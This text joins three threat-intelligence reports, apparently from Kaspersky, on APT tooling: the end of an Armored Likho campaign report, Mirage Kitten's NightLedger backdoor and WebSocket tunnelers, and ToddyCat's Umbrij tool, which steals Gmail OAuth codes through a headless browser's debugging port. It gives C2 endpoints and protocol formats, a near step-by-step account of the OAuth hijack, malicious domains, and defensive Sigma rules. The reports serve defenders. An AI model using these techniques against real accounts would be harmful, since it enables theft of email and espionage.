  • Identical dropper architecture in the February and current campaigns, which includes the use of the Tauri library to build the graphical interface, a similar user-input handler, a payload with the ICRYPTMP header, and the same multi-part encryption format.
  • The same encryption algorithm and key used in AquilaRAT from the previous campaign and in the Still Audio module from the current campaign, both implementing the Dead Drop Resolver technique.
  • Identical logic for generating the sysmarker value in older AquilaRAT samples and in the Still toolkit from the current campaign. The algorithms match down to the PowerShell commands used to collect system information.
  • Substantial infrastructure overlap, which includes the hosting providers and domain-naming patterns described in the Infrastructure section.

Takeaways

The campaign described in this post shows Armored Likho’s toolkit evolving, with the group steadily expanding its cyber-espionage capabilities. Beyond the components we already knew about, the attackers rolled out new modules that let them not only access Telegram data but also conduct audio surveillance on victims. Together, these capabilities significantly widen the range of information attackers can collect in a single compromise.

One point deserves particular attention: the new tools form a cohesive set, sharing similar architecture, C2 communication mechanisms, and common implementation elements. This points to the group building out its own tool ecosystem, designed for long-term use and further expansion.

The emergence of new, specialized modules shows the attackers aren’t just trying to preserve their existing capabilities – they’re working to make intelligence-gathering more effective by controlling multiple communication channels at once.

Indicators of compromise

Additional information about this threat, indicators of compromise included, is available to customers of Kaspersky Threat Intelligence Reporting. Contact intelreports@kaspersky.com for more details.

File hashes
Droppers
C1D1EE16B92E6A138FFA048855F75D7D
17674B250D8B422A50A86C9FF207186D
62801F6223E860A7CCA271522E303B2D

Still Sync
68F0365D2FA8C828D012D8859E52A773
4BD7C352AE277B0E38D07BEEDD4DD507
D4BC09FB10EA2A5DC0BCBEEDA5E5AFDD

Still Audio
2CA8ADBAB98EBE305EACF272CF48F5A0
3AC41B097236A7723821848AE31EF141
439255736797BC88BD19F282449E0436

Domains
orderapiserver[.]info
tg4service[.]com
srwinservice[.]com
screenserv[.]com
windowserv[.]net
managementapiservice[.]com
service8date[.]com
updateservs[.]com

Mirage Kitten targets Middle East and Africa region with new malware

Introduction

Mirage Kitten – also known as UNC1549, Smoke Sandstorm, and Nimbus Manticore – is an advanced persistent threat (APT) group focused on cyber-espionage operations against aerospace, aviation, defense, and telecommunications sectors across the Middle East and Africa, using highly targeted spear-phishing campaigns, fake recruitment portals, and custom multi-stage malware to gain persistent access and exfiltrate sensitive data.

During recent threat research, we identified a previously undocumented malware set developed and used by Mirage Kitten. The toolset includes NightLedger, a new Windows backdoor for reconnaissance, command execution, file operations, process discovery, and screenshot capture; and two custom WebSocket-based tunnelers, ArcBridge and BridgeHead, for covert network access and operator-controlled tunneling.

Technical details

Although the initial access vector remains unclear for most malware samples observed in this activity, we saw BridgeHead being deployed during post-exploitation activities in victim environments in Egypt and at a Pakistan-based aerospace and aviation organization. The deployment followed targeted spear-phishing activity consistent with tradecraft we recently documented as part of our private threat intelligence reporting service and publicly reported by Unit 42 and Check Point Research, including the use of highly tailored social engineering lures against selected targets. These lures included recruitment-themed content impersonating trusted brands and hiring platforms, as well as lookalike videoconferencing pages that redirected victims to malicious archives hosted on third-party file-sharing services.

NightLedger backdoor

NightLedger is a recently identified Windows backdoor that we attribute to Mirage Kitten based on code and behavioral similarities to the historical implants developed and used by the group. The implant masquerades as SspiCli.dll and appears to be designed for DLL search-order hijacking, targeting a legitimate AppVShNotify.exe binary. While AppVShNotify.exe does not directly import SspiCli.dll, it imports RPCRT4.dll, which can delay-load SspiCli.dll when it invokes an RPC API that requires authentication. This allows a co-located malicious SspiCli.dll to be loaded while forwarding expected exports to the legitimate DLL.

When started, the malicious DLL creates the mutex A8215357-F99A-44FE-BC65-D8F0434B0C03 to enforce a single running instance. If the mutex already exists, it exits immediately.

NightLedger periodically contacts its C2 over HTTPS, issuing an HTTP GET request to the /edfcvfgbhnjmkqwasderfgg endpoint at the realhealthshop[.]com domain, and uses tjconsultingservices[.]com as a fallback C2.

When a valid C2 response is received, the implant tokenizes the payload using the custom delimiter (#%%#) and passes the parsed fields to its command dispatcher. From a development standpoint, this is similar to TWOSTROKE, a backdoor attributed to the same APT and previously documented by GTIG, whose C2 response is hex-encoded and uses (@##@) as a field separator.

NightLedger supports the following commands:

Command ID Description
1 Gather user and host identity information
3 Execute a process/program
17 List directories
20 Download a file to the infected system
25 Gather host and network information
27 Copy a file
30 Update beacon interval
36 Take a screenshot
43 Load a DLL
56 Kill a process
62 Delete a file
69 Terminate thread
70 Upload file to C2 server via POST request to /qasxcdfvgbhnmyuioplkhnj
75 Enumerate logical drives
90 List processes
93 Collect C:\Windows\debug\NetSetup.log together with process-list output.
NetSetup.log is a Windows diagnostic log generated under C:\Windows\debug\ during domain/workgroup join, unjoin, and related network setup operations.

Command output is returned to the C2 via an HTTP POST request to /wsdefvvbnhyuijkplmbgfrtt.

BridgeHead – a WebSocket tunneler

During our investigation, we encountered a tunnel proxy deployed as unbcl.dll in the %LocalAppData%\Microsoft\VisualStudio directory on a machine in Egypt. We also identified a similar deployment in a Pakistan-based environment, where the tunneling tool was stored as C:\program files (x86)\univpn\promote\libwinpthread-1.dll. The malware dynamically loads advapi32.dll, resolves GetUserNameA, retrieves the current Windows username, converts it to lowercase, and searches for a specific substring in it. This behavior suggests prior reconnaissance was performed within the internal network and the username check is needed to make sure it runs on a specific machine. This is potentially intended to prevent execution of the standalone malware sample inside virtual analysis systems. If the substring is not found, the function returns silently without activating.

If the username check was successful, the tunneler establishes an HTTPS WebSocket connection as follows:

GET /connect HTTP/1.1
Host: smartconnect.azurewebsites.net
Upgrade: websocket
Connection: Upgrade
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.75 Safari/537.36 Edg/86.0.622.38

The server responds with HTTP 101 (Switching Protocols) to complete the WebSocket upgrade. After the upgrade, the client sends a binary WebSocket message containing the literal string "token" as authentication. The server must respond within 10 seconds, or the connection is dropped and retried with exponential backoff.

The malware’s next action depends on the HTTP response returned by the server:

HTTP response Description
407 (Proxy Auth Required) Queries supported auth schemes via WinHttpQueryAuthSchemes, selects Negotiate (0x10) or NTLM (0x2) in that exact order, sets Windows SSO credentials (null username/password), retries up to 3 times.
101 (Switching Protocols) Success. Proceeds to WebSocket upgrade and authentication.
Other Connection failed. Closes all handles, enters backoff.

This implementation closely mirrors the enterprise proxy traversal logic seen in the backdoor we track internally as Retrograde, which overlaps with tooling publicly reported as MiniFast/MiniUpdate, attributed to the same APT group. The implant is designed to operate through corporate proxy environments by handling HTTP 407 responses, negotiating Windows-integrated proxy authentication with Negotiate preferred over NTLM, retrying with the current user’s SSO context, and falling back to exponential C2 connection retry logic capped at 60 seconds.

Once the WebSocket channel is established and authenticated, the implant functions as a full SOCKS5 tunnel proxy. The C2 server initiates all tunnel connections by sending binary commands over the WebSocket; the implant simply forwards traffic between server‑specified targets and the WebSocket channel. This makes it a relay node: the operator runs tools server‑side, and all resulting TCP traffic is tunneled through the victim’s machine as if originating from the victim’s network.

All tunnel communication uses a fixed binary wire format:

Offset Size Field Encoding
0 1 type Message type (1–9)
1 4 connId Tunnel connection identifier
5 1 flags Status or error indicator
6 2 dataLen Payload length
8 var payload Message data

Every message is at least 8 bytes. Seven message types are actively used:

Type Name Direction Description
1 CONNECT Server -> Client Open a new TCP tunnel to a SOCKS5 target address
2 CONNECT_RESPONSE Client -> Server Confirm the connection was established
3 DATA Bidirectional Relay TCP traffic through the tunnel
4 DISCONNECT Bidirectional Close a tunnel connection
5 PING Bidirectional Keepalive probe, sent every 30 seconds by timer
6 PONG Bidirectional Keepalive reply
9 FLOWCTRL Bidirectional Throttle data flow to prevent buffer overrun

The CONNECT payload specifies where the implant should open a TCP connection. The target address is encoded in SOCKS5 format and consists of a single type byte, followed by the address and a 2-byte destination port:

Type byte Description
0x01 IPv4 address (4 bytes)
0x03 Domain name (1-byte length + string)
0x04 IPv6 address (16 bytes)

Notably, in the process of threat hunting, we detected another variant (MD5: C832ECD135781B11F59E3FFFB3D2B6AC) that shares the same dynamic-resolve stub pattern. This variant communicates with businessmixture.com/blog over WSS on port 443, and not through Microsoft Azure. Still, it implements the same technique of limiting execution to a specific username on the infected machine by hardcoding a 3-character control value that must appear as a substring in the lowercased Windows username retrieved via GetUserNameA. If the match fails, the implant silently exits, confirming per-target tailoring of each deployed binary.

ArcBridge: another WebSocket tunneling tool

ArcBridge is another WebSocket tunneling tool developed and used by Mirage Kitten. We first identified it in April 2026 in activity targeting victims in the Middle East. The malware creates a mutex named F56E68DA-4A89-46B4-9AC8-7290A7651000 to enforce single-instance execution. The use of a UUID-like mutex name is consistent with the NightLedger backdoor described earlier.
The malware contains an embedded configuration block that stores the C2 host, C2 port, retry or timeout value, SSL flag, and what is highly likely an implant identifier:

"<<STARTXX>>"
"aecert.org"
443
5000
0
"4B8CC395-A26F-41F1-A1DC-8B993D9D41D2"
"<<ENDXX>>"

After initialization, ArcBridge communicates over a WebSocket-style channel and waits for server-side control messages. It supports the following commands:

Command Description
OPEN: Creates a proxy/tunnel session to a target selected by the operator.
DNS: Performs hostname or address resolution and returns the result.

Victimology

According to our telemetry, we identified victims across Middle East and African countries including Egypt, SMB and government environments in Jordan and Tanzania, aviation organizations in Pakistan, telecommunication companies in Ethiopia and financial-sector entities in Burkina Faso.

Conclusion

Mirage Kitten continues to evolve its malware arsenal to support targeted cyber-espionage operations across the Middle East and Africa regions. The NightLedger backdoor retains similar core command functionality to TWOSTROKE while introducing additional capabilities, including screenshot capture and collection of the NetSetup.log file.

Another notable aspect of the campaign is the group’s continued reliance on tunneling utilities as part of its operational toolkit. This aligns with previous public reporting, which documented the group’s use of the LIGHTRAIL and POLLBLEND tunnelers. Consistent with this tradecraft, we observed Mirage Kitten continuing to leverage tunneling capabilities alongside a gradual shift away from Microsoft Azure subdomain-style infrastructure in favor of Cloudflare-backed domains in some of its malware, a change likely intended to complicate attribution while maintaining resilient command-and-control communications.

Indicators of compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

File hashes

NightLedger backdoor
A239E655709A2518DD0B7BDBED163679 – sspicli.dll

ArcBridge WebSocket tunneling tool
5FA15EF96808EA82F0A6176F0BB4B386
42F847597109DA2A220391BB09D00676
AFB1C1583606599C7272CFB33CC6F498

BridgeHead WebSocket tunneling tool
6038D42AF0AFFD1FB263F470C0956F6B – unbcl.dll
AE628EFA305387B633DCE82F9364875B – unbcl.dll
F7D36CC5904A53252D2BB3D21615134F – libwinpthread-1.dll
C90F0EFADBF322E5EB1C4103A38C30E6 – libwinpthread-1.dll
D09B14A2FE01C7363ECC56F5D046162C – IPHLPAPI.dll

Domains and IPs

smartconnect[.]azurewebsites[.]net
businessmixture[.]com
global-reds[.]com
maadinglobal[.]com
Business-deegital[.]com
business-deegital[.]azurewebsites[.]net
businessdeegital[.]azurewebsites[.]net
neexportfolio[.]azurewebsites[.]net
neexportfolio[.]com
neexportfolio[.]eastus[.]cloudapp[.]azure[.]com
172[.]86[.]98[.]113
aecert[.]org
realhealthshop[.]com
tjconsultingservices[.]com
thehealth-life[.]com
buisness-centeral-transportation[.]com
healthcarezoom-centeral[.]azurewebsites[.]net
healthcarezoomcenteral[.]azurewebsites[.]net
healthcarezoomcenteral[.]org
toadreport[.]azurewebsites[.]net
business-startup[.]azurewebsites[.]net
businessstartup[.]azurewebsites[.]net

ToddyCat: your hidden email assistant. Part 2

Introduction

We continue to share details on the malicious techniques and toolsets used by the ToddyCat APT group. In the first part of this report, we examined the group’s attacks aimed at stealing data from browsers, as well as from local and cloud email services. The methods used in that campaign indicated that ToddyCat was attempting to access corporate correspondence while evading monitoring tools. However, all of the group’s methods we described previously are effectively detected by EPP and EDR solutions.

The attackers continued their search for ways to bypass security solutions and developed a new tool to gain access to a victim’s cloud account via the Google API. Armed with this tool, the group automated all stages of the attack and managed to remain undetected by monitoring systems.

In this part of the report, we break down the mechanics of this new attack and analyze the tool that was used to automate it. We’ll also discuss how to detect and defend against this threat.

Umbrij

In this campaign, the attackers focused their attention on corporate email communications hosted on Gmail, targeting access compromise via APIs. Because the Google API relies on the OAuth 2.0 protocol for authorization, applications can use an OAuth token to access requested email resources. To acquire this token, the threat actors developed a tool called Umbrij and used it to connect to the browser’s management console in headless mode via a remote debugging port. Through a series of requests, they obtained an OAuth authorization code, which they subsequently exchanged for an access token to reach the target resources via the API. We have dubbed this technique Shadow Token via Remote Debug (STRD).

This attack is viable on Chromium-based browsers. If the user has not logged out of their Gmail account, the browser maintains an active session. The attackers exploit this: they launch the browser, connect via the remote debugging port to take control, and send a request to the Gmail service to grant access to the Google account resources within the context of the user’s saved session.

During our investigation of this attack, we discovered several versions of the Umbrij tool. These versions included a variety of helper functions designed for debugging, as well as for searching and selecting user accounts within the browser, among other tasks.

Kaspersky solutions detect this tool with the following verdicts: HEUR:Trojan-PSW.MSIL.Umbrij.gen, HEUR:Trojan.MSIL.Agent.gen, HEUR:Trojan-PSW.MSIL.Agent.gen.

Execution

The Umbrij tool was discovered during a proactive threat hunting operation: a scheduled task, KasperskyEndpointSecurityEDRAvp, was running on a user host, launching a digitally signed file. Kaspersky solutions do not create scheduled tasks with that name; the attackers were attempting to masquerade their malicious activity as a legitimate process.

The signed file then used the DLL sideloading technique to load the malicious tool.

Umbrij execution events within Kaspersky Managed Detection and Response

Umbrij execution events within Kaspersky Managed Detection and Response

Throughout our observation period, we identified the following legitimate files vulnerable to the DLL sideloading technique that were used to launch Umbrij:

  1. BDSubWiz.exe: a component of the Submission Wizard in Bitdefender ConnectAgent, which is used to support connection features and interaction with other Bitdefender services or agents. This file insecurely loads a file named log.dll.
  2. VSTestVideoRecorder.exe: a component of the video-recording tool used for testing with Visual Studio (VS Test). This executable insecurely loads a file named Microsoft.VisualStudio.QualityTools.VideoRecorderEngine.dll.
  3. GoogleDesktop.exe: the discontinued Google Desktop Search application for indexing files and performing quick searches on a local Windows computer. This executable insecurely loads a file named GoogleServices.dll.

These files were used to load different versions of Umbrij; the same legitimate file could be leveraged to launch more than one variant. In total, we discovered three versions of Umbrij, which we refer to as a, b, and c for convenience.

The tool itself is a DLL written in .NET and obfuscated with ConfuserEx, an open-source obfuscator for .NET applications.

Example of an obfuscated code snippet

Example of an obfuscated code snippet

Umbrij is managed with the help of parameters passed through a command line at startup, although it is occasionally executed without any parameters. Below are examples of the command lines observed in attacks against users:

"c:\Users\Public\BDSubWiz.exe" -regex <name> -deepsearch
c:\windows\vss\bds.exe

However, these are not the only parameters the tool can accept and process. During the analysis of its executable code, we discovered additional parameters that vary depending on the version of Umbrij. See the table below for the parameters and their descriptions.

Version Command Description
a -regex <string> Used in conjunction with the -deepsearch parameter. Specifies a substring to search for within the user_name field of the user profile file, which typically contains the email address. The tool will utilize the user profile that matches this specified substring
a -user <username> Specifies the system username under which the tool will run
a -runas-currentuser Configures Umbrij to run within the execution context of the current user
a -deepsearch Enforces additional checks on the user_name field in the user profile: verifying that it is not empty and that it contains the substring specified in the -regex parameter
a, b, c -path <path> Specifies the full path to the directory containing the browser’s executable file
a, b, c -browser <both|msedge|chrome> Specifies which browser the tool should target: Google Chrome, Microsoft Edge, or both
a, b, c -debugport <port> Specifies the remote debugging port number
a, b, c -sync When this parameter is specified in the URL, the value 1095133494869 replaces 279448736670 in the permission request
b -domainAd Specifies the domain name if the user account is a domain account
b -savepdf Instructs Umbrij to save a screenshot of the user profile as a PDF file
c -lport Same as debugport

Environment preparation

At startup, the tool evaluates several prerequisites required to carry out the attack and performs preparatory actions to subsequently compromise the Gmail account.

First, Umbrij verifies the availability of the port that will be designated for browser debugging. To accomplish this, the tool utilizes a function named ChekPortAvailable() (original spelling retained), which accepts the target port number as a parameter. It then retrieves information about active connections on the host using the .NET GetActiveTcpConnections() function from the System.Net.NetworkInformation namespace. The tool iterates through each connection in a loop, comparing the port number to the one it is checking.

The ChekPortAvailable function used to verify open ports

The ChekPortAvailable function used to verify open ports

After this, the tool retrieves the user context. It searches the system for the explorer.exe process and duplicates its token, retaining all of its privileges (T1134.003 Access Token Manipulation: Make and Impersonate Token). This is the exact same mechanism used by another tool in the group’s arsenal, TomBerBil, which we covered previously.

The ImpersonateWithProcess function used to retrieve user context

The ImpersonateWithProcess function used to retrieve user context

By default, Umbrij duplicates the token of the first explorer.exe process it encounters. If multiple users are logged in to the system, the -user <username> switch can be used to specify the name of the target user whose token to duplicate. If the -runas-currentuser switch is specified, the tool will execute within the context of the current user without duplicating any tokens.

Next, Umbrij constructs the path to the browser application folder within the user’s local application data repository. To do this, it uses the Environment.SpecialFolder.LocalApplicationData command to retrieve the repository directory from the environment variable and appends the directory of the target browser. The tool then searches for the Local State file in the following folders:

  • %LOCALAPPDATA%\Google\Chrome\User Data\Local State
  • %LOCALAPPDATA%\Microsoft\Edge\User Data\Local State

See below for an example of the Local State file structure.

Structure of the Local State JSON file

Structure of the Local State JSON file

Within this file, the tool searches for the info_cache array, which stores information about browser user profiles. Umbrij enumerates all user profiles and looks for those containing a user_name field that includes an email address. The presence of an email address indicates that the user is authenticated to a Google service. While the tool can interact with every profile it finds, if the -regex <string> parameter is passed through a command line, it searches for the specified substring within the email addresses being enumerated and proceeds exclusively with those matches.

Next, Umbrij creates the following directories for Google Chrome and Microsoft Edge, respectively:

  • %LOCALAPPDATA%\Google\Chrome\BackupFiles\
  • %LOCALAPPDATA%\Microsoft\Edge\BackupFiles\

The tool copies the following user files and folders of each target user profile into these directories:

  • IndexedDB: a folder containing a relational database used for client-side storage of structured data
  • Local Storage: a component of the browser’s web storage that provides a key-value mechanism for storing data on the client side
  • Network: a folder where the browser stores files related to network requests and caching, such as the network cache and session files
  • Login Data: a file that stores saved passwords for various websites and applications
  • Login Data For Account: a file that stores credentials associated with a Google account or other synchronized accounts within the browser
  • Preferences: a file containing profile-level browser settings
  • Secure Preferences: a file that stores protected configurations, such as security and synchronization data
  • Web Data: a file that stores auto-fill data

If these files are locked by other processes, the tool includes a dedicated function to force-copy them.

The ForceCopyFolder function used to copy files locked by other processes

The ForceCopyFolder function used to copy files locked by other processes

As the next step, the tool searches the “Program Files” and “Program Files (x86)” directories for the browser installation folder. Once it locates the executable file and successfully copies all required files, it is ready to proceed with acquiring the authorization code.

Acquiring the authorization code

In the next phase of execution, Umbrij launches Google Chrome, Microsoft Edge, or both browsers sequentially, depending on the parameters passed in the command line. It then passes arguments to the browser based on the following template:

"\"{1}\" --user-data-dir=\"{0}\" --remote-debugging-port={2}  --profile-directory=\"Default\" --headless https://www.google.com/"

It populates the template with the following values:

  • {0}: the path to \BackupFiles\, where the user profile files were copied
  • {1}: the path to the browser executable file
  • {2}: the remote debugging port number

The table below describes the parameters used in this browser launch template:

Parameter Description
–user-data-dir Specifies the path to the root directory that will store the shared browser data and user profiles
–remote-debugging-port Opens a port for remote browser debugging over the DevTools protocol. This switch is commonly used for automated testing with frameworks like Selenium
–profile-directory Specifies the name of the specific profile folder within the user-data-dir
–headless Launches the browser in headless mode, that is, without a graphical user interface

The browser process runs in headless mode while utilizing the copied user profile. Consequently, all active user cookies are applied, which means sites with saved credentials will skip authentication prompts. Furthermore, the browser will log history to a new folder, keeping it completely hidden from the user’s primary account view.

Through this method, the threat actors gain access to the user’s authenticated sessions — specifically their Google account — along with the ability to erase any trace of their activity within the browser.

Code snippet showing Umbrij connecting to the browser via the debugging port

Code snippet showing Umbrij connecting to the browser via the debugging port

Next, the tool uses the Puppeteer Sharp library, a .NET version of Puppeteer, to connect to the remote debugging port. Puppeteer provides a high-level API to control Chrome or Chromium browsers over the DevTools protocol. Its primary use is for automated testing.

The Puppeteer module GitHub page

The Puppeteer module GitHub page

If the connection to the remote debugging port is successful, Umbrij sends a GET request to direct the browser to the following URL:

https[:]//accounts[.]google[.]com/o/oauth2/v2/auth/identifier?response_type=code&client_id=279448736670.apps.googleusercontent.com&redirect_uri=http%3A%2F%2Flocalhost&scope=https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fcalendar%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fcalendar.readonly%20https%3A%2F%2Fwww.google.com%2Fm8%2Ffeeds%2F%20https%3A%2F%2Fwww.google.com%2Fm8%2Ffeeds%2F%20https%3A%2F%2Fmail.google.com%2F%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fgmail.insert%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fgmail.labels%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fdrive%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fadmin.directory.user%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Ftasks%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fadmin.directory.group.readonly%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fapps.groups.migration%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.email%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.profile&flowName=GeneralOAuthFlow

The value specified in the client_id field belongs to Google Workspace Migration for Microsoft Outlook (GWMMO). This is Google’s official tool for importing email, calendar events, and contacts from Microsoft Exchange accounts or local PST files into a Google Workspace account.

Umbrij also includes the ability to switch the client_id value from 279448736670 to 1095133494869 by using the -sync parameter. This second identifier belongs to another application: Google Workspace Sync for Microsoft Outlook (GWSMO), which allows users to sync email, calendars, and other data from the cloud account directly into Microsoft Outlook.

Code snippet where the client_id replacement occurs

Code snippet where the client_id replacement occurs

The remaining parameters used in the request differ from those typically utilized by the legitimate applications. See the table below for a comparison of these parameters:

GET request parameter URL used by Umbrij Original URL
flowName=GeneralOAuthFlow Present Absent
code_challenge (PKCE) Absent Present (method=S256)
state Absent Present
login_hint Absent Present
redirect_uri http://localhost http://localhost:61619/callback

As seen from the list above, Umbrij omits several parameters characteristic of the legitimate applications. For instance, Umbrij drops the code_challenge parameter, normally used for data protection when retrieving an authorization code. Additionally, the tool modifies the redirection address: while the legitimate application specifies a dedicated port and a callback path, the tool simply points to localhost.

The authorization code request specifies the set of permissions for Google services required by the application. This list also differs significantly between requests issued by the legitimate application and those generated by Umbrij. The table below details the variations in the requested scopes:

Service parameter URL used by Umbrij Original URL
https://www.google.com/m8/feeds/ Present (specified twice) Absent
https://www.googleapis.com/auth/contacts Absent Present
https://www.googleapis.com/auth/admin.directory.resource.calendar.readonly Absent Present
https://www.googleapis.com/auth/peopleapi.readonly Absent Present

After the browser navigates to the URL provided by Umbrij, the Google account selection page opens.

Account selection

Account selection

Because the attackers copied the victim’s profile folder and are operating within their specific environment, the account selection options will include the currently signed-in user’s authenticated session. Umbrij identifies the corresponding element within the page’s HTML source code.

Searching for HTML code elements on the page

Searching for HTML code elements on the page

The tool uses JavaScript to emulate a mouse click on the elements, allowing it to proceed to the next step.

Simulating a mouse click on a page element

Simulating a mouse click on a page element

The subsequent step opens a page displaying the list of requested permissions.

Confirming the list of requested access permissions

Confirming the list of requested access permissions

As shown in the screenshot, Umbrij requests full access to email, cloud storage, and contacts. Just like in the previous step, it uses JavaScript to click the “Allow” button, which completes the authentication process.

The browser is then redirected to the local address that was specified in the redirect_uri parameter of the initial request. The tool intentionally omits a port and a path to a specific page in the redirect_uri because the true objective of this action is simply to capture the code parameter from the context of the GET request. This parameter contains the OAuth authorization code. To retrieve it, Umbrij extracts the substring located between the code= and &scope parameters.

Extracting the authorization code from the GET request

Extracting the authorization code from the GET request

Results

Umbrij, like most other tools in ToddyCat’s arsenal, logs its actions in detail and saves them to a file. It also saves the retrieved authorization code to this log file, which the operator subsequently exfiltrates from the compromised host.

Below is an example of a log file generated by version a of the tool.

------------------------------
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
[*] switch to sync mode.
[!] port 11111 is available!
[*] Impersonate <username> success!
[*] browser switch to chrome .
Parsing C:\Users\<username>\AppData\Local\Google\Chrome\User Data\Local State ...
[*] detected profile: Profile 4 ==> <email>@gmail.com
[*] ready auth for <email>@gmail.com.
[*] Browser Exe path C:\Program Files\Google\Chrome\Application\chrome.exe.
[!] CreateProcessAsUserW...
[*] Browser created with pid 3108
[???] <email>@gmail.com
[pup] mail : <email>@gmail.com
[pup] account choice click !
[pup] Allow click !
[<email>@gmail.com] 4%2F0AcvDMrDtzQaC-TT8<hash>uMhg 
[*] RevertToSelf succeed!
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

The log indicates that the sync mode is selected (meaning the Google Workspace Sync for Microsoft Outlook application is used) and the debugging port is set to 11111. After locating the user profile and copying its folder, Umbrij launches Google Chrome. After this, the tool emulates clicks on the appropriate buttons to confirm permissions, ultimately outputting the final result of the operation: the stolen OAuth authorization code.

Since all requests occur within a background browser instance, the tool includes a feature to generate a PDF snapshot of the web page where the permission confirmation process halted in the event of an error.

Saving a web page as a PDF file in the case of an error

Saving a web page as a PDF file in the case of an error

Additionally, the tool can create a PDF file for the user profile in Google Chrome and Microsoft Edge by navigating to the following internal addresses:

  • edge://profile-internals
  • chrome://profile-internals
Example contents of a generated PDF file

Example contents of a generated PDF file

The acquired authorization code is then exchanged for an OAuth access token. The threat actors use that token to connect to the Gmail account through the API, thus compromising corporate email communications. The diagram below illustrates the complete attack workflow.

Umbrij workflow diagram

Umbrij workflow diagram

Detection

DLL sideloading

First and foremost, defenders should monitor library loading events (DLL loads) associated with the known applications vulnerable to DLL sideloading that are exploited by this tool: Bitdefender ConnectAgent, Visual Studio, and Google Desktop Search.

title: Possible Dll Hijacking Of Microsoft VisualStudio QualityTools dll
id: 246f1409-2993-46f6-9b77-e447a327df5d
status: experimental
description: Detects possible DLL hijacking of Microsoft.VisualStudio.QualityTools.VideoRecorderEngine.dll by looking for suspicious image loads, loading this DLL from unexpected locations
author: kaspersky
date: 2025-08-11
tags:
    - attack.defense-evasion
    - attack.t1574.001
logsource:
    product: windows
    category: image_load
detection:
    selection:
        ImageLoaded|endswith: 'Microsoft.VisualStudio.QualityTools.VideoRecorderEngine.dll'
    filter:
        ImageLoaded|contains: '\IDE\Extensions\TestPlatform\Extensions\'
    condition: selection
falsepositives:  Legitimate activity
level: high

Browser launch

Launching a browser with a remote debugging port specified is a highly unusual event on standard user hosts that are not running web application development or automated testing workflows. Consequently, monitoring for these specific command-line arguments can serve as a reliable indicator of this attack.

title: Launching Chrome With Debug Parameters
id: f072803f-3cf4-4537-82e6-e8b3a201d99f
status: stable
description: Detects the execution of Chromium based browsers launched with incognito mode and remote debugging enabled
author: kaspersky
date: 2025-12-11
tags:
    - attack.lateral_movement
    - attack.defense_evasion
    - attack.t1550.001
logsource:
    category: process_creation
    product: windows

detection:
    selection:
        CommandLine|contains|all:
            - '--remote-debugging-port'
            - '--headless'
    condition: selection
falsepositives: Opening a browser as part of web application testing. Legitimate activity
level: high

Revoking third-party access

To review the authorization codes granted to applications, navigate to the Google Account settings under the Third-party apps & services section, or access the following URL directly:

https://myaccount.google.com/connections

This page displays a comprehensive list of applications and services that currently have permission to access the account.

List of apps connected to the Google account

List of apps connected to the Google account

If the Google Workspace Migration for Microsoft Outlook or Google Workspace Sync for Microsoft Outlook applications appear in this list but are not actually used within your organization, revoke their access immediately. This will invalidate all potentially compromised OAuth tokens associated with them.

Risk mitigation

Launching a browser with a remote debugging port enabled is inherently suspicious for users who do not engage in web development. For these employees, you can completely disable Chromium-based browser developer tools.

This can be achieved by configuring the DeveloperToolsAvailability policy. To enforce this, set the registry value to 0x00000002 for the following Windows Registry key and restart the browser:

HKLM\Software\Policies\Google\Chrome\DeveloperToolsAvailability

To verify that the policy has been successfully applied, navigate to the browser’s internal policies page at chrome://policy:

Note that while disabling developer tools can successfully disrupt the automated retrieval of the OAuth authorization code, it will not help, however, if the adversary decides to leverage the browser’s graphical user interface (GUI) — though this manual approach is significantly less likely due to the friction it introduces for the attackers. Therefore, as a risk mitigation measure, users should be instructed to explicitly log out of their Google accounts as soon as their sessions are complete.

Takeaways

The ToddyCat APT group continues to search for ways of compromising corporate email communications. We have been tracking the group for a long time and we have observed continuous updates to its arsenal in an attempt to bypass security defenses, even as their core techniques remain consistent. For instance, the group has long relied on DLL sideloading to stealthily drop malicious utilities and scheduled tasks. However, their new tool, Umbrij, automates the attackers’ attempts to gain access to organizational email accounts. This automation not only helps increase the scale and frequency of their attacks but also demonstrates ToddyCat’s strong motivation and advanced technical skills.

To defend against these threats, corporate security teams must monitor for suspicious library loading events initiated by legitimate files, watch for instances of browsers launching in developer mode, and conduct regular audits of third-party applications and services with access permissions to Google accounts. Furthermore, deploying a robust, comprehensive security solution — such as Kaspersky Next — is critical to detect this type of malicious host-based activity in a timely manner.

Indicators of compromise

Additional information about this threat is available to customers of the Kaspersky Threat Intelligence Reporting service. Contact: intelreports@kaspersky.com.

Malicious files
1AB58838E5790EFB22F2D35AB98C0B7D              Umbrij ver. a
A7D7D6C4C3F227F7117261C63B9E23A9              Umbrij ver. a
3D3A621F852C42D97FD7260681E42508              Umbrij ver. a
3432DD9AC0DF80EF86EB80BD080F839B             Umbrij ver. a
22AAEB4946BA6D2F2E27FEB7DBB295DE             Umbrij ver. b
F61FBFB7AA1CD5DC8F70B055B51563E2              Umbrij ver. b
F169D6D172DFB775895A5E2B1540C854              Umbrij ver. c

Legitimate files leveraged for DLL sideloading

MD5 File name Name of DLL being loaded
9F5F2F0FB0A7F5AA9F16B9A7B6DAD89F GoogleDesktop.exe GoogleServices.DLL
28CB7B261F4EB97E8A4B3B0D32F8DEF1 BDSubWiz.exe log.dll
BAE82A15D1DBFB024617B9B56A8E5F66 VSTestVideoRecorder.exe Microsoft.VisualStudio.QualityTools.VideoRecorderEngine.dll

Paths to DLL sideloading files

Path to the file that loads the DLL Path to the DLL being loaded
C:\Users\<user>\AppData\Local\Temp\BDS.exe C:\Users\<user>\AppData\Local\Temp\log.dll
C:\Users\Public\BDS.exe C:\Users\Public\log.dll
c:\users\public\bdsubwiz.exe C:\Users\Public\log.dll
C:\Windows\Temp\BDS.exe C:\Windows\Temp\log.dll
